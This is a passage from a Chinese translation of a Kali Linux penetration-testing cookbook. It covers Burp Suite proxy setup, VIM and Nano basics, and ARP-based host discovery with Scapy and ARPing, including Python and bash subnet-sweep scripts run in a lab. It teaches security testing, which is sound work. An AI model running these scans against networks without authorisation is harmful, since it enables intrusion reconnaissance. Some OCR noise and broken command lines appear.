Burp Suite Proxy是实用而强大的 Web 应用程序审计工具之一。 但是，它不是一个可以轻松地单击来启动的工具。 我们必须修改Burp Suite 应用程序和相关 Web 浏览器中的配置，以确保每个配置与其他设备正确通信。

准备


在 Kali Linux 中首次启动 Burp Suite 不需要做任何事情。 免费版是一个集成工具，它已经安装了。 或者，如果你选择使用专业版本，可以在 `https://pro.portswigger.net/buy/` 购买许可证。 许可证相对便宜，对于额外的功能非常值得。 然而，免费版仍然非常有用，并且为用户免费提供大多数核心功能。

操作步骤

Burp Suite 是一个 GUI 工具，需要访问图形桌面才能运行。 因此，Burp Suite 不能通过 SSH 使用。 在 Kali Linux 中有两种方法启动 Burp Suite。 你可以在 `Applications` 菜单中浏览 `Applications | Kali Linux | Top 10 Security Tools | burpsuite` 。或者，你可以通过将其传给 bash 终端中的 Java 解释器来执行它，如下所示：

```
root@kali:~# java -jar /usr/bin/burpsuite.jar
```


加载 Burp Suite 后，请确保代理监听器处于活动状态，并在所需的端口上运行。提供的示例使用 TCP 端口 8080。 我们可以通过选择 `Proxy` 选项卡，然后选择下面的 `Options` 选项卡来验证这些配置，如以下屏幕截图所示：




在这里，你会看到所有代理监听器的列表。 如果没有，请添加一个。 要与 Kali Linux 中的 IceWeasel Web 浏览器一起使用，请将监听器配置为侦听 `127.0.0.1` 地址上的特定端口。 此外，请确保激活 `Running` 复选框。 在Burp Suite 中配置监听器之后，还需要修改 IceWeasel 浏览器配置来通过代理转发流量。 为此，请通过单击屏幕顶部的 `weasel globe` 图标打开 IceWeasel。 打开后，展开 `Edit` 下拉菜单，然后单击 `Preferences` 以获取以下屏幕截图：




在 IceWeasel 首选项菜单中，单击顶部的高级 `Advanced` 选项按钮，然后选择 `Network` 选项卡。 然后，单击 `Connection` 标题下的 `Settings` 按钮。 这将打开 `Connection Settings` 配置菜单，如以下屏幕截图所示：



默认情况下，代理单选按钮设置为 `Use system proxy settings` （使用系统代理设置）。 这需要更改为 `Manual proxy configuration` （手动代理配置）。 手动代理配置应与 Burp Suite 代理监听器配置相同。 在所提供的示例中，HTTP 代理地址设置为 `127.0.0.1` ，端口值设置为 TCP 8080.要捕获其他流量（如 HTTPS），请单击 `Use this proxy server for all protocols` （为所有协议使用此代理服务器）复选框。 要验证一切是否正常工作，请尝试使用 IceWeasel 浏览器浏览网站，如以下屏幕截图所示：



如果你的配置正确，您应该看到浏览器尝试连接，但没有任何内容将在浏览器中呈现。 这是因为从浏览器发送的请求被代理拦截。 代理拦截是 Burp Suite 中使用的默认配置。 要确认请求已成功捕获，请返回 Burp Suite 代理接口，如图所示：



在这里，你应该看到捕获的请求。 要继续将浏览器用于其他用途，你可以将代理配置更改为被动监听，只需点击 `Intercept is on` （拦截开启）按钮就可以将其禁用，或者你可以将浏览器中的代理设置更改回 `Use system proxy settings` （使用系统代理设置选项），使用 Burp 时使用手动代理设置。

工作原理

在 Burp Suite 中使用的初始配置在 TCP 8080 上创建了一个监听端口。该端口由 Burp Suite 用于拦截所有 Web 流量，并接收由响应返回的入站流量。 通过将 IceWeasel Web 浏览器的代理配置指向此端口，我们让浏览器中生成的所有流量都通过 Burp Suite 代理进行路由。 由于 Burp 提供的功能，我们现在可以随意修改途中的流量。

1.11 使用文本编辑器（VIM 和 Nano）

文本编辑器会经常用于创建或修改文件系统中的现有文件。 你应该在任何时候使用文本编辑器在 Kali 中创建自定义脚本。 你还应在任何时候使用文本编辑器修改配置文件或现有渗透测试工具。

准备

在 Kali Linux 中使用文本编辑器工具之前，不需要执行其他步骤。 VIM和Nano都是集成工具，已经安装在操作系统中。

操作步骤

为了使用 Kali 中的 VIM 文本编辑器创建文件，请使用 `vim` 命令，并带有要创建或修改的文件名称：

```
root@kali:~# vim vim_demo.txt
```

在提供的示例中，VIM 用于创建名为 `vim_demo.txt` 的文件。 由于当前没有文件以该名称存在于活动目录中，VIM 自动创建一个新文件并打开一个空文本编辑器。 为了开始在编辑器中输入文本，请按 `I` 或 `Insert` 按钮。 然后，开始输入所需的文本，如下所示：

```
Write to file demonstration with VIM
~

~

~

~
```

在提供的示例中，只有一行添加到文本文件。 但是，在大多数情况下，在创建新文件时，很可能使用多行。 完成后，按 `Esc` 键退出插入模式并在 VIM 中进入命令模式。 然后，键入 `:wq` 并按 `Enter` 键保存。 然后，你可以使用以下 bash 命令验证文件是否存在并验证文件的内容：

```
root@kali:~# ls
Desktop  vim_demo.txt
root@kali:~# cat vim_demo.txt
Write to file demonstration with VIM
```

`ls` 命令可以用来查看当前目录的内容。 在这里，你可以看到 `vim_demo.txt` 文件已创建。 `cat` 命令可用于读取和显示文件的内容。 也可以使用的替代文本编辑器是 Nano。 Nano 的基本用法与 VIM 非常相似。 为了开始，请使用 `nano` 命令，后面带有要创建或修改的文件名称：

```
root@kali:~# nano nano_demo.txt
```

在提供的示例中， `nano` 用于打开名为 `nano_demo.txt` 的文件。 由于当前不存在具有该名称的文件，因此将创建一个新文件。 与 VIM 不同，没有单独的命令和写入模式。 相反，写入文件可以自动完成，并且通过按 `Ctrl` 键和特定的字母键来执行命令。 这些命令的列表可以始终在文本编辑器界面的底部看到：

```
GNU nano 2.2.6              File: nano_demo.txt


Write to file demonstration with Nano
```

提供的示例向 `nano_demo.txt` 文件写入了一行。 要关闭编辑器，可以使用 `Ctrl + X` ，然后会提示您使用 `y` 保存文件或使用 `n` 不保存文件。 系统会要求你确认要写入的文件名。 默认情况下，会使用 Nano 执行时提供的名称填充。 但是，可以更改此值，并将文件的内容另存为不同的文件名，如下所示：

```
root@kali:~# ls
Desktop  nano_demo.txt  vim_demo.txt
root@kali:~# cat nano_demo.txt
Write to file demonstration with Nano
```

一旦完成，可以再次使用 `ls` 和 `cat` 命令来验证文件是否写入目录，并分别验证文件的内容。 这个秘籍的目的是讨论每个这些编辑器的基本使用来编写和操纵文件。 然而要注意，这些都是非常强大的文本编辑器，有大量其他用于文件编辑的功能。 有关其用法的更多信息，请使用 `man` 命令访问手册页，后面带有特定文本编辑器的名称。

工作原理

文本编辑器只不过是命令行驱动的字符处理工具。 这些工具中的每个及其所有相关功能可以在不使用任何图形界面而执行。 由于没有任何图形组件，这些工具需要非常少的开销，并且极快。 因此，他们能够非常有效并快速修改文件，或通过远程终

端接口（如 SSH 或 Telnet）处理文件。

第二章 探索扫描

> 作者：Justin Hutchens
>
> 译者：飞龙
>
>

2.1 使用 Scapy 探索第二层

Scapy 是一个强大的交互工具，可用于捕获，分析，操作甚至创建协议兼容的网络流量，然后注入到网络中。 Scapy 也是一个可以在 Python 中使用的库，从而提供创建高效的脚本，来执行网络流量处理和操作的函数。 这个特定的秘籍演示了如何使用 Scapy 执行 ARP 发现，以及如何使用P ython 和 Scapy 创建脚本来简化第二层发现过程。

准备

要使用 Scapy 执行 ARP 发现，你需要在 LAN 上至少拥有一个响应 ARP 请求的系统。 提供的示例使用 Linux 和 Windows 系统的组合。 有关在本地实验环境中设置系统的更多信息，请参阅第一章入中的“安装 Metasploitable2”和“安装 Windows Server”秘籍。

此外，本节需要使用文本编辑器（如 VIM 或 Nano）将脚本写入文件系统。 有关编写脚本的更多信息，请参阅第一章入门中的“使用文本编辑器（VIM 和 Nano）”秘籍。

操作步骤

为了了解 ARP 发现的工作原理，我们使用 Scapy 来开发自定义数据包，这允让我们能够使用 ARP 识别 LAN 上的主机。 要在 Kali Linux 中开始使用 Scapy，请从终端输入 `scapy` 命令。 然后，你可以使用 `display()` 函数以下列方式查看在 Scapy 中创建的任何 ARP 对象的默认配置：

```
root@KaliLinux:~# scapy Welcome to Scapy (2.2.0)
>>> ARP().display()
###[ ARP ]###
  hwtype= 0x1
  ptype= 0x800
  hwlen= 6
  plen= 4
  op= who-has
  hwsrc= 00:0c:29:fd:01:05
  psrc= 172.16.36.232
  hwdst= 00:00:00:00:00:00
  pdst= 0.0.0.0
```

请注意，IP 和 MAC 源地址都会自动配置为与运行 Scapy 的主机相关的值。 除非你需要伪造源地址，否则对于任何 Scapy 对象永远不必更改这些值。 ARP 的默认操作码值被自动设置为 `who-has` ，表明该封包用于请求 IP 和 MAC 关联。 在这种情况下，我们需要提供的唯一值是目标 IP 地址。 为此，我们可以使用 ARP 函数创建一个对象，将其赋给一个变量。 变量的名称是无所谓（在提供的示例中，使用变量名称 `arp_request` ）。 看看下面的命令：

```
>>> arp_request = ARP()
>>> arp_request.pdst = "172.16.36.135"
>>> arp_request.display()
###[ ARP ]###
  hwtype= 0x1
  ptype= 0x800
  hwlen= 6
  plen= 4
  op= who-has
  hwsrc= 00:0c:29:65:fc:d2
  psrc= 172.16.36.132
  hwdst= 00:00:00:00:00:00
  pdst= 172.16.36.135
```

注意， `display()` 函数可以在新创建的 ARP 对象上调用，来验证配置值是否已更新。 对于此练习，请使用与实验环境网络中的活动计算机对应的目标 IP 地址。 然后 `sr1()` 函数可以用于发送请求并返回第一个响应：

```
>>> sr1(arp_request)
Begin emission:
......................................*
Finished to send 1 packets.

Received 39 packets, got 1 answers, remaining 0 packets
<ARP  hwtype=0x1 ptype=0x800 hwlen=6 plen=4 op=is-at hwsrc=00:0c
:29:3d:84:32 psrc=172.16.36.135 hwdst=00:0c:29:65:fc:d2 pdst=172
.16.36.132 |<Padding  load='\x00\x00\x00\x00\x00\x00\x00\x00\x00
\ x00\x00\x00\x00\x00\x00\x00\x00\x00' |>>
```

或者，模可以通过直接调用该函数，并将任何特殊配置作为参数传递给它，来执行相同的任务，如以下命令所示。 这可以避免使用不必要的变量的混乱，并且还可以在单行代码中完成整个任务：

```
>>> sr1(ARP(pdst="172.16.36.135"))
Begin emission: .........................*
Finished to send 1 packets.

Received 26 packets, got 1 answers, remaining 0 packets
<ARP  hwtype=0x1 ptype=0x800 hwlen=6 plen=4 op=is-at hwsrc=00:0c
:29:3d:84:32 psrc=172.16.36.135 hwdst=00:0c:29:65:fc:d2 pdst=172
.16.36.132 |<Padding  load='\x00\x00\x00\x00\x00\x00\x00\x00\x00
\ x00\x00\x00\x00\x00\x00\x00\x00\x00' |>>
```

注意，在这些情况的每一个中，返回响应表明， `172.16.36.135` 的 IP 地址的 MAC 地址为 `00：0C：29：3D：84：32` 。 如果执行相同的任务，但是目标 IP 地址不对应实验环境网络上的活动主机，则不会收到任何响应，并且该功能将无限继续分析本地接口上传入的流量 。

你可以使用 `Ctrl + C` 强制停止该函数。或者，你可以指定一个 `timeout` 参数来避免此问题。 当 Scapy 在P ython 脚本中使用时，超时的使用将变得至关重要。 要使用超时，应向发送/接收函数提供一个附加参数，指定等待传入响应的秒数：

```
>>> arp_request.pdst = "172.16.36.134"
>>> sr1(arp_request, timeout=1)
Begin emission:
................................................................
......... ............
Finished to send 1 packets.
................................. ..............................
...................................... .....................
....................
Received 3285 packets, got 0 answers, remaining 1 packets
>>>
```

通过使用超时功能，发送到非响应主机的请求将在指定的时间之后返回，并显示捕获到 0 个应答。 此外，此函数收到的响应也可以赋给变量，并且可以通过访问此变量对响应执行后续处理：

```
>>> response = sr1(arp_request, timeout=1)
Begin emission:
....................................*
Finished to send 1 packets.

Received 37 packets, got 1 answers, remaining 0 packets
>>> response.display()
###[ ARP ]###
  hwtype= 0x1
  ptype= 0x800
  hwlen= 6
  plen= 4
  op= is-at
  hwsrc= 00:0c:29:3d:84:32
  psrc= 172.16.36.135
  hwdst= 00:0c:29:65:fc:d2
  pdst= 172.16.36.132
###[ Padding ]###
     load= '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\ x00\x00\x00'
```

Scapy也可以用作 Python 脚本语言中的库。 这可以用于高效自动执行 Scapy 中执行的冗余任务。 Python 和 Scapy 可以用于循环遍历本地子网内的每个可能的主机地址，并向每个子网发送 ARP 请求。 下面的示例脚本可用于在主机的连续序列上执行第二层发现：

```
#!/usr/bin/python

import logging
import subprocess
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *

if len(sys.argv) != 2:
    print "Usage - ./arp_disc.py [interface]"
    print "Example - ./arp_disc.py eth0"
    print "Example will perform an ARP scan of the local subnet
to which eth0 is assigned"
    sys.exit()

interface = str(sys.argv[1])

ip = subprocess.check_output("ifconfig " + interface + " | grep
'inet addr' | cut -d ':' -f 2 | cut -d ' ' -f 1", shell=True).st
rip()
prefix = ip.split('.')[0] + '.' + ip.split('.')[1] + '.' + ip.sp
lit('.')[2] + '.'

for addr in range(0,254):
    answer=sr1(ARP(pdst=prefix+str(addr)),timeout=1,verbose=0)

    if answer == None:
        pass
    else:
        print prefix+str(addr)
```

脚本的第一行标识了 Python 解释器所在的位置，以便脚本可以在不传递到解释器的情况下执行。 然后脚本导入所有 Scapy 函数，并定义 Scapy 日志记录级别，以消除脚本中不必要的输出。 还导入了子过程库，以便于从系统调用中提取信息。 第二个代码块是条件测试，用于评估是否向脚本提供了所需的参数。 如果在执行时未提供所需的参数，则脚本将输出使用情况的说明。 该说明包括工具的用法，示例和所执行任务的解释。

在这个代码块之后，有一个单独的代码行将所提供的参数赋值给 `interface` 变量。下一个代码块使用 `check_output()` 子进程函数执行 `ifconfig` 系统调用，该调用也使用 `grep` 和 `cut` 从作为参数提供的本地接口提取 IP 地址。然后将此输出赋给 `ip` 变量。然后使用 `split` 函数从 IP 地址字符串中提取 `/ 24` 网络前缀。例如，如果 `ip` 变量包含 `192.168.11.4` 字符串，则值为 `192.168.11` 。它将赋给 `prefix` 变量。最后一个代码块是一个用于执行实际扫描的 `for` 循环。 `for` 循环遍历介于 0 和 254 之间的所有值，并且对于每次迭代，该值随后附加到网络前缀后面。在早先提供的示例的中，将针对 `192.168.11.0` 和 `192.168.11.254` 之间的每个 IP 地址广播 ARP 请求。然后对于每个回复的活动主机，将相应的 IP 地址打印到屏幕上，以表明主机在 LAN 上活动。一旦脚本被写入本地目录，你可以在终端中使用句号和斜杠，然后是可执行脚本的名称来执行它。看看以下用于执行脚本的命令：

```
root@KaliLinux:~# ./arp_disc.py
Usage - ./arp_disc.py [interface]
Example - ./arp_disc.py eth0
Example will perform an ARP scan of the local subnet to which et
h0 is assigned
```

如果在没有提供任何参数的情况下执行脚本，则会将使用情况输出到屏幕。 用法输出表明此脚本需要一个参数，该参数定义应使用哪个接口执行扫描。 在以下示例中，使用 `eth0` 接口执行脚本：

```
root@KaliLinux:~# ./arp_disc.py eth0
172.16.36.1
172.16.36.2
172.16.36.132
172.16.36.135
172.16.36.254
```

一旦运行，脚本将确定提供的接口的本地子网; 在此子网上执行 ARP 扫描，然后根据来自这些 IP 的主机的响应输出 IP 地活动址列表。 此外，Wireshark 可以同时运行，因为脚本正在运行来观察如何按顺序广播每个地址的请求，以及活动主机如何响应这些请求，如以下屏幕截图所示：

```
Broadcast           ARP        42 Who has 172.16.36.1?  Tell 172.16.36.67
Vmware_fd:01:05     ARP        60 172.16.36.1 is at 00:50:56:c0:00:08
Broadcast           ARP        42 Who has 172.16.36.2?  Tell 172.16.36.67
Vmware_fd:01:05     ARP        60 172.16.36.2 is at 00:50:56:ff:2a:8e
```

此外，我们可以轻易将脚本的输出重定向到文本文件，然后可以用于随后的分析。 可以使用尖括号重定向输出，后跟文本文件的名称。 一个例子如下：

```
root@KaliLinux:~# ./arp_disc.py eth0 > output.txt
root@KaliLinux:~# ls output.txt
output.txt
root@KaliLinux:~# cat output.txt
172.16.36.1
172.16.36.2
172.16.36.132
172.16.36.135
172.16.36.254
```

一旦输出重定向到输出文件，你可以使用 `ls` 命令验证文件是否已写入文件系统，或者可以使用 `cat` 命令查看文件的内容。 此脚本还可以轻松地修改为，仅对文本文件中包含的某些 IP 地址执行 ARP 请求。 为此，我们首先需要创建一个我们希望扫描的 IP 地址列表。 为此，模可以使用 Nano 或 VIM 文本编辑器。 为了评估脚本

的功能，请包含先之前发现的一些活动地址，以及位于不对应任何活动主机的相同范围内的一些其他随机选择的地址。 为了在 VIM 或 Nano 中创建输入文件，请使用以下命令之一：

```
root@KaliLinux:~# vim iplist.txt
root@KaliLinux:~# nano iplist.txt
```

创建输入文件后，可以使用 `cat` 命令验证其内容。 假设文件已正确创建，你应该会看到你在文本编辑器中输入的 IP 地址列表：

```
root@KaliLinux:~# cat iplist.txt
172.16.36.1
172.16.36.2
172.16.36.232
172.16.36.135
172.16.36.180
172.16.36.203
172.16.36.205
172.16.36.254
```

为了创建一个将接受文本文件作为输入的脚本，我们可以修改上一个练习中的现有脚本，或创建一个新的脚本文件。 为了在我们的脚本中使用这个 IP 地址列表，我们需要在 Python 中执行一些文件处理。 工作脚本的示例如下所示：

```
#!/usr/bin/python

import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *

if len(sys.argv) != 2:
    print "Usage - ./arp_disc.py [filename]"
    print "Example - ./arp_disc.py iplist.txt"
    print "Example will perform an ARP scan of the IP addresses
listed in iplist.txt"
    sys.exit()

filename = str(sys.argv[1])
file = open(filename,'r')

for addr in file:
    answer = sr1(ARP(pdst=addr.strip()),timeout=1,verbose=0)
    if answer == None:
        pass
    else:
        print addr.strip()
```

这个脚本和以前用来循环遍历连续序列的脚本中唯一的真正区别是，创建一个称为 `file` 而不是 `interface` 的变量。 然后使用 `open()` 函数，通过在脚本的相同目录中打开 `iplist.txt` 文件，来创建对象。 `r` 值也传递给函数来指定对文件的只读访问。 `for` 循环遍历文件中列出的每个 IP 地址，然后输出回复 ARP 广播请求的 IP 地址。 此脚本可以以与前面讨论的相同方式执行：

```
root@KaliLinux:~# ./arp_disc.py
Usage - ./arp_disc.py [filename]
Example - ./arp_disc.py iplist.txt
Example will perform an ARP scan of the IP addresses listed in i
plist.txt
```

如果在没有提供任何参数的情况下执行脚本，则会将使用情况输出到屏幕。 使用情况输出表明，此脚本需要一个参数，用于定义要扫描的 IP 地址的输入列表。 在以下示例中，使用执行目录中的 `iplist.txt` 文件执行脚本：

```
root@KaliLinux:~# ./arp_disc.py iplist.txt
172.16.36.2
172.16.36.1
172.16.36.132
172.16.36.135
172.16.36.254
```

一旦运行，脚本只会输出输入文件中的 IP 地址，并且也响应 ARP 请求流量。 这些地址中的每一个表示在 LAN 上的活动系统。 使用与前面讨论的相同的方式，此脚本的输出可以轻易重定向到一个文件，使用尖1括号后跟输出文件的所需名称：

```
root@KaliLinux:~# ./arp_disc.py iplist.txt > output.txt
root@KaliLinux:~# ls output.txt
output.txt
root@KaliLinux:~# cat output.txt
172.16.36.2
172.16.36.1
172.16.36.132
172.16.36.135
172.16.36.254
```

一旦将输出重定向到输出文件，你可以使用 `ls` 命令验证文件是否已写入文件系统，或者可以使用 `cat` 命令查看文件的内容。

工作原理

通过使用 `sr1()` （发送/接收单个）功能，可以在 Scapy 中进行 ARP 发现。 此函数注入由提供的参数定义的数据包，然后等待接收单个响应。 在这种情况下，我们广播了单个 ARP 请求，并且函数将返回响应。 Scapy 库可以将此技术轻易集成到

脚本中，并可以测试多个系统。

2.2 使用 ARPing 探索第二层

ARPing 是一个命令行网络工具，具有类似于常用的 `ping` 工具的功能。 此工具可通过提供该 IP 地址作为参数，来识别活动主机是否位于给定 IP 的本地网络上。 这个秘籍将讨论如何使用 ARPing 扫描网络上的活动主机。

准备

要使用 ARPing 执行 ARP 发现，你需要在 LAN 上至少拥有一个响应 ARP 请求的系统。 提供的示例使用 Linux 和 Windows 系统的组合。 有关在本地实验环境中设置系统的更多信息，请参阅第一章入中的“安装 Metasploitable2”和“安装 Windows Server”秘籍。

此外，本节需要使用文本编辑器（如 VIM 或 Nano）将脚本写入文件系统。 有关编写脚本的更多信息，请参阅第一章入门中的“使用文本编辑器（VIM 和 Nano）”秘籍。

操作步骤

ARPing是一种工具，可用于发送 ARP 请求并标识主机是否活动和响应。 该工具仅通过将 IP 地址作为参数传递给它来使用：

```
root@KaliLinux:~# arping 172.16.36.135 -c 1
ARPING 172.16.36.135
60 bytes from 00:0c:29:3d:84:32 (172.16.36.135): index=0 time=24
9.000 usec

--- 172.16.36.135 statistics --
1 packets transmitted, 1 packets received,   0% unanswered (0 ex
tra)
```

在所提供的示例中，单个 ARP 请求被发送给广播地址，请求 `172.16.36.135` IP 地址的物理位置。 如输出所示，主机从 `00：0C：29：3D：84：32` MAC地址接收到单个应答。 此工具可以更有效地用于第二层上的发现，扫描是否使用 bash 脚本在多个主机上同时执行此操作。 为了测试 bash 中每个实例的响应，我们应该确定响应中包含的唯一字符串，它标识了活动主机，但不包括没有收到响应时的情况。 要识别唯一字符串，应该对无响应的 IP 地址进行 ARPing 请求：

```
root@KaliLinux:~# arping 172.16.36.136 -c 1
ARPING 172.16.36.136

--- 172.16.36.136 statistics --
1 packets transmitted, 0 packets received, 100% unanswered (0 ex
tra)
```

通过分析来自成功和失败的不同 ARP 响应，你可能注意到，如果存在所提供的 IP 地址的相关活动主机，并且它也在包含在 IP 地址的行内，则响应中存在来自字符串的唯一字节。 通过对此响应执行 `grep` ，我们可以提取每个响应主机的 IP 地址：

```
root@KaliLinux:~# arping -c 1 172.16.36.135 | grep "bytes from"
60 bytes from 00:0c:29:3d:84:32 (172.16.36.135): index=0 time=10
.000 usec
root@KaliLinux:~# arping -c 1 172.16.36.135 | grep "bytes from"
| cut -d " " -f 4
00:0c:29:3d:84:32
```

我们可以仅仅通过处理提供给 `cut` 函数的分隔符和字段值，从返回的字符串中轻松地提取 IP 地址：

```
root@KaliLinux:~# arping -c 1 172.16.36.135 | grep "bytes from"
60 bytes from 00:0c:29:3d:84:32 (172.16.36.135): index=0 time=32
8.000 usec
root@KaliLinux:~# arping -c 1 172.16.36.135 | grep "bytes from"
| cut -d " " -f 5 (172.16.36.135):
root@KaliLinux:~# arping -c 1 172.16.36.135 | grep "bytes from"
| cut -d " " -f 5 | cut -d "(" -f 2 172.16.36.135):
root@KaliLinux:~# arping -c 1 172.16.36.135 | grep "bytes from"
| cut -d " " -f 5 | cut -d "(" -f 2 | cut -d ")" -f 1
172.16.36.135
```

在识别如何从正面 ARPing 响应中提取 IP 在 bash 脚本中轻易将该任务传递给循环，并输出实时 IP 地址列表。 使用此技术的脚本的示例如下所示：

```
#!/bin/bash

if [ "$#" -ne 1 ]; then
    echo "Usage - ./arping.sh [interface]"
    echo "Example - ./arping.sh eth0"
    echo "Example will perform an ARP scan of the local subnet t
o which eth0 is assigned"
    exit
fi

interface=$1
prefix=$(ifconfig $interface | grep 'inet addr' |
cut -d ':' -f 2 | cut -d ' ' -f 1 | cut -d '.' -f 1-3)

for addr in $(seq 1 254); do
    arping -c 1 $prefix.$addr | grep "bytes from" | cut -d " " -f
 5 | cut -d "(" -f 2 | cut -d ")" -f 1 &
done
```

在提供的 bash 脚本中，第一行定义了 bash 解释器的位置。接下来的代码块执行测试，来确定是否提供了预期的参数。这通过评估提供的参数的数量是否不等于 1 来确定。如果未提供预期参数，则输出脚本的用法，并且退出脚本。用法输出表明，脚本预期将本地接口名称作为参数。下一个代码块将提供的参数赋给 `interface` 变量。然后将接口值提供给 `ifconfig`，然后使用输出提取网络前缀。例如，如果提供的接口的 IP 地址是 `192.168.11.4`，则前缀变量将赋为 `192.168.11`。然后使用 `for` 循环遍历最后一个字节的值，来在本地 `/ 24` 网络中生成每个可能的 IP 地址。对于每个可能的 IP 地址，执行单个 `arping` 命令。然后对每个请求的响应通过管道进行传递，然后使用 `grep` 来提取带有短语 `bytes` 的行。如前所述，这只会提取包含活动主机的 IP 地址的行。最后，使用一系列 `cut` 函数从此输出中提取 IP 地址。请注意，在 `for` 循环任务的末尾使用 `&` 符号，而不是分号。符号允许并行执行任务，而不是按顺序执行。这极大地减少了扫描 IP 范围所需的时间。看看下面的命令集：

```
root@KaliLinux:~# ./arping.sh
Usage - ./arping.sh [interface]
Example - ./arping.sh eth0
Example will perform an ARP scan of the local subnet to which et
h0 is assigned

root@KaliLinux:~# ./arping.sh eth0
172.16.36.1
172.16.36.2
172.16.36.132
172.16.36.135
172.16.36.254
```

可以轻易将脚本的输出重定向到文本文件，然后用于随后的分析。 可以使用尖括号重定向输出，后跟文本文件的名称。 一个例子如下：

```
root@KaliLinux:~# ./arping.sh eth0 > output.txt
root@KaliLinux:~# ls output.txt
output.txt
root@KaliLinux:~# cat output.txt
172.16.36.1
172.16.36.2
172.16.36.132
172.16.36.135
172.16.36.254
```

一旦输出重定向到输出文件，你就可以使用 `ls` 命令验证文件是否已写入文件系统，或者可以使用 `cat` 命令查看文件的内容。 此脚本还可以修改为从输入文件读取，并仅验证此文件中列出的主机是否处于活动状态。 对于以下脚本，你需要拥有 IP 地址列表的输入文件。 为此，我们可以使用与上一个秘籍中讨论的 Scapy 脚本所使用的相同的输入文件：

```
#!/bin/bash
if [ "$#" -ne 1 ]; then
    echo "Usage - ./arping.sh [input file]"
    echo "Example - ./arping.sh iplist.txt"
    echo "Example will perform an ARP scan of all IP addresses d
efined in iplist.txt"
    exit
fi

file=$1

for addr in $(cat $file); do
    arping -c 1 $addr | grep "bytes from" | cut -d " " -f 5 | cu
t -d "(" -f 2 | cut -d ")" -f 1 &
done
```

这个脚本和前一个脚本唯一的主要区别是，并没有提供一个接口名，而是在执行脚本时提供输入列表的文件名。 这个参数被传递给文件变量。 然后， `for` 循环用于循环遍历此文件中的每个值，来执行 ARPing 任务。 为了执行脚本，请使用句号和斜杠，后跟可执行脚本的名称：

```
root@KaliLinux:~# ./arping.sh
Usage - ./arping.sh [input file]
Example - ./arping.sh iplist.txt
Example will perform an ARP scan of all IP addresses defined in
iplist.txt
root@KaliLinux:~# ./arping.sh iplist.txt
172.16.36.1
172.16.36.2
172.16.36.132
172.16.36.135
172.16.36.254
```

在没有提供任何参数的情况下执行脚本将返回脚本的用法。 此用法表示，应提供输入文件作为参数。 此操作完成后将执行脚本，并从输入的 IP 地址列表返回实时 IP 地址列表。 使用与前面讨论的相同的方式，此脚本的输出可以通过尖括号轻易重定向到输出文件。 一个例子如下：

```
root@KaliLinux:~# ./arping.sh iplist.txt > output.txt
root@KaliLinux:~# ls output.txt
